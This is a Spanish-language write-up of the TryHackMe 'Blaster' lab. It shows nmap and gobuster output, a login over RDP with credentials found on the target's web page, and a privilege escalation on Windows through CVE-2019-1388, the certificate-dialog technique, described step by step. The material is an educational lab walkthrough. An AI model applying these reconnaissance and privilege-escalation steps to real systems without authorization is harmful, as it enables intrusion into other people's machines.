🏴‍☠️ Write-Up: Máquina "Blaster"

📌 **Plataforma: TryHackMe**
📌 **Dificultad: Fácil**
📌 **Autor: Joaquín Picazo**

🔎 Metodología de Pentesting

El proceso se realizó siguiendo la siguiente metodología:

1️⃣ **Reconocimiento** – Recolección de información general sobre la máquina objetivo.
2️⃣ **Escaneo y Enumeración** – Identificación de servicios, tecnologías y versiones en uso.
3️⃣ **Explotación** – Uso de vulnerabilidades encontradas para obtener acceso al sistema.
4️⃣ **Escalada de Privilegios y Post-Explotación** – Obtención de permisos elevados hasta lograr acceso total para realizar una extracción de información.


📡 1. Reconocimiento y Recolección de Información

Hago un escaneo básico de forma general.

```
└─# nmap -p- -vvv --open -Pn 10.10.196.173
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times m
ay be slower.
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 09:18 -04
Initiating Parallel DNS resolution of 1 host. at 09:18
Completed Parallel DNS resolution of 1 host. at 09:18, 0.02s elapsed
DNS resolution of 1 IPs took 0.02s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0
, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 09:18
Scanning 10.10.196.173 [65535 ports]
Discovered open port 80/tcp on 10.10.196.173
Discovered open port 3389/tcp on 10.10.196.173
SYN Stealth Scan Timing: About 3.86% done; ETC: 09:32 (0:12:53 remaining)
SYN Stealth Scan Timing: About 10.66% done; ETC: 09:28 (0:08:31 remaining)
SYN Stealth Scan Timing: About 18.55% done; ETC: 09:28 (0:07:59 remaining)
SYN Stealth Scan Timing: About 28.57% done; ETC: 09:29 (0:07:25 remaining)
SYN Stealth Scan Timing: About 34.82% done; ETC: 09:28 (0:06:29 remaining)
SYN Stealth Scan Timing: About 40.48% done; ETC: 09:28 (0:05:50 remaining)
SYN Stealth Scan Timing: About 47.11% done; ETC: 09:28 (0:05:01 remaining)
SYN Stealth Scan Timing: About 56.38% done; ETC: 09:27 (0:03:51 remaining)
SYN Stealth Scan Timing: About 63.87% done; ETC: 09:27 (0:03:06 remaining)
SYN Stealth Scan Timing: About 69.44% done; ETC: 09:27 (0:02:39 remaining)
SYN Stealth Scan Timing: About 74.94% done; ETC: 09:27 (0:02:11 remaining)
SYN Stealth Scan Timing: About 80.76% done; ETC: 09:27 (0:01:43 remaining)
SYN Stealth Scan Timing: About 86.28% done; ETC: 09:28 (0:01:16 remaining)
SYN Stealth Scan Timing: About 91.67% done; ETC: 09:28 (0:00:46 remaining)
Completed SYN Stealth Scan at 09:28, 548.78s elapsed (65535 total ports)
Nmap scan report for 10.10.196.173
Host is up, received user-set (0.25s latency).
Scanned at 2025-04-24 09:18:57 -04 for 549s
Not shown: 65533 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       REASON
80/tcp   open  http          syn-ack ttl 127
3389/tcp open  ms-wbt-server syn-ack ttl 127

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 548.96 seconds
           Raw packets sent: 131422 (5.783MB) | Rcvd: 49946 (9.666MB)
```


🎯 2. Escaneo y Enumeración

Escaneo y enumero los puertos abiertos junto a sus versiones.




```
┌──(root㉿kali)-[~]
└─# nmap -p80,3389 -sV -sC -Pn 10.10.196.173
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-24 09:18 -04
Nmap scan report for 10.10.196.173
Host is up (0.25s latency).

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| ssl-cert: Subject: commonName=RetroWeb
| Not valid before: 2025-04-23T13:13:54
|_Not valid after:  2025-10-23T13:13:54
|_ssl-date: 2025-04-24T13:19:08+00:00; -2s from scanner time.
| rdp-ntlm-info:
|   Target_Name: RETROWEB
|   NetBIOS_Domain_Name: RETROWEB
|   NetBIOS_Computer_Name: RETROWEB
|   DNS_Domain_Name: RetroWeb
|   DNS_Computer_Name: RetroWeb
|   Product_Version: 10.0.14393
|_  System_Time: 2025-04-24T13:19:04+00:00
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -1s, deviation: 0s, median: -2s

Service detection performed. Please report any incorrect results at https://nmap.
org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.93 seconds
```

Busco directorios en su web y encuentro uno.




```
┌──(root㉿kali)-[~]
└─# gobuster dir -u http://10.10.196.173/ -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt -x .php,.txt,.html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.196.173/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/retro               (Status: 301) [Size: 150] [--> http://10.10.196.173/retro/]
```

Entro al directorio y encuentro un nombre de usuario.



Por lo que dice aquí, puede ser que sea una palabra importante que no debe olvidar, por ejemplo, una contraseña.




💥 3. Explotación de Vulnerabilidades


Como solo estaba abierto el puerto 80 y el 3389, ya obtuve posibles credenciales en el puerto 80, ahora podría intentar ingresar por el puerto 3389 usando las credenciales encontradas.

```
┌──(root㉿kali)-[~]
└─# remmina
remmina-Message: 10:07:08.411: Remmina does not log all output statements. Turn on more verbose output by using "G_MESSAGES_DEBUG=remmina" as an environment variable.
More info available on the Remmina wiki at:
https://gitlab.com/Remmina/Remmina/-/wikis/Usage/Remmina-debugging
```

Uso el usuario y contraseña encontrado.




Las credenciales fueron correctas, tengo acceso remoto y encuentro la bandera de user.




🔐 4. Escalada de Privilegios y Post-explotación

THM nos da una pista de que hay un ejecutable que sirve para escalar privilegios.




Buscando información al respecto encontré esta CVE relacionada, busqué más información y comprendí cómo se explotaba.




CVE-ID	
CVE-2019-1388	Learn more at National Vulnerability Database (NVD) • CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information
Description	
An elevation of privilege vulnerability exists in the Windows Certificate Dialog when it does not properly enforce user privileges, aka 'Windows Certificate Dialog Elevation of Privilege Vulnerability'	
References	
Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.	
• MISC:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2019-1388 • MISC:https://www.zerodayinitiative.com/advisories/ZDI-19-975/	
Assigning CNA	
Microsoft Corporation	
Date Record Created	
20181126	Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.
Phase (Legacy)	
Assigned (20181126)	
Votes (Legacy)	


Para ejecutarlo pide contraseña para que funcione por parte del administrador.




Abro el certificado.




Hago click en VeriSign Commercial Software Publishers CA.




No se puede visualizar la página, pero lo importante es hacer **CTRL + S** para guardar la página.




Saldrá eso pero no importa




En vez de guardar la página, busco el cmd y lo abro.




Al hacerlo de esta forma, obtengo privilegios aprovechandome de esa CVE.




Como tengo privilegios elevados, busco la bandera de root. La escalada de privilegios está completada.



